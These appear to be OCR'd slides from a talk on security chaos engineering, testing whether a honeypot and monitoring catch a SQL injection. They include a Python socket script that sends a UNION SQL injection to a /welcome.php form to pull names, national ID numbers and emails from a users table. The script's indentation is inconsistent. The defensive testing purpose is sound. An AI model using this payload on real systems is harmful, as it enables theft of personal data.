
Security Chaos Experiment 2

Initial Access: The adversary is trying to get into your network or service.

Hypothesis

In the case an **attacker** already gained access to a specific POD, the attacker is trying to remain undetected and inject malicious code into an open service to collect information.

We believe that our system and observability tool is collecting the right logs and metrics which can detect the malicious intent of a **SQL injection** activity and alert the SRE team to take countermeasures to the cybersecurity attack. We also have a WAF and an Ingress Controller in place, which is supposed to filter traffic.
Hence, the injection cannot succeed, and can be **detected by the Honeypot**.



```
import sys
from socket import *

payload="catid=1000+union+select+firstname%2C+nric%2C+email+from+users+LIMIT+1%2C+100"

if __name__ == "__main__" :
  if len(sys.argv) != 2:
    print("Usage: python3 " , sys.argv[0] , "[host:port]")
    sys.exit(1)

   parts = sys.argv[1]
   parts = parts.split(":")

  if len(parts) != 2:
    print("Invalid host:port format")
    sys.exit(1)

   host = parts[0]
   port = parts[1]
   port = int(port)

   sdata =("POST /welcome.php HTTP/1.1\r\n" +
        "User-Agent: Python3 Socket\r\n" +
        "Content-Type: application/x-www-form-urlencoded\r\n" +
        "Content-Length: " + str(len(payload)) + "\r\n" +
        "Host: " + host + ":" + str(port) + "\r\n\r\n" +
        payload)

   sock = socket(AF_INET, SOCK_STREAM)
   sock.connect((host, port))

   sock.sendall(sdata.encode('utf-8'))
   content = sock.recv(8192)
```

LIVE DEMO

Photo by Alex Kondratiev on Unsplash

Conclusion

#1 the key success of Cyber Security Chaos Engineering

- Have a hypothesis (OWASP 10 or Mitre Attack are valid source)
- Security Chaos Experiment (start simple: honeypot)
- Test the self-healing
- Automate the Experiments
- Measure everything (Security Observability)
- … don't forget, before you bring the Security Chaos Engineering on PROD, to have a proper rollback-plan

THANK YOU!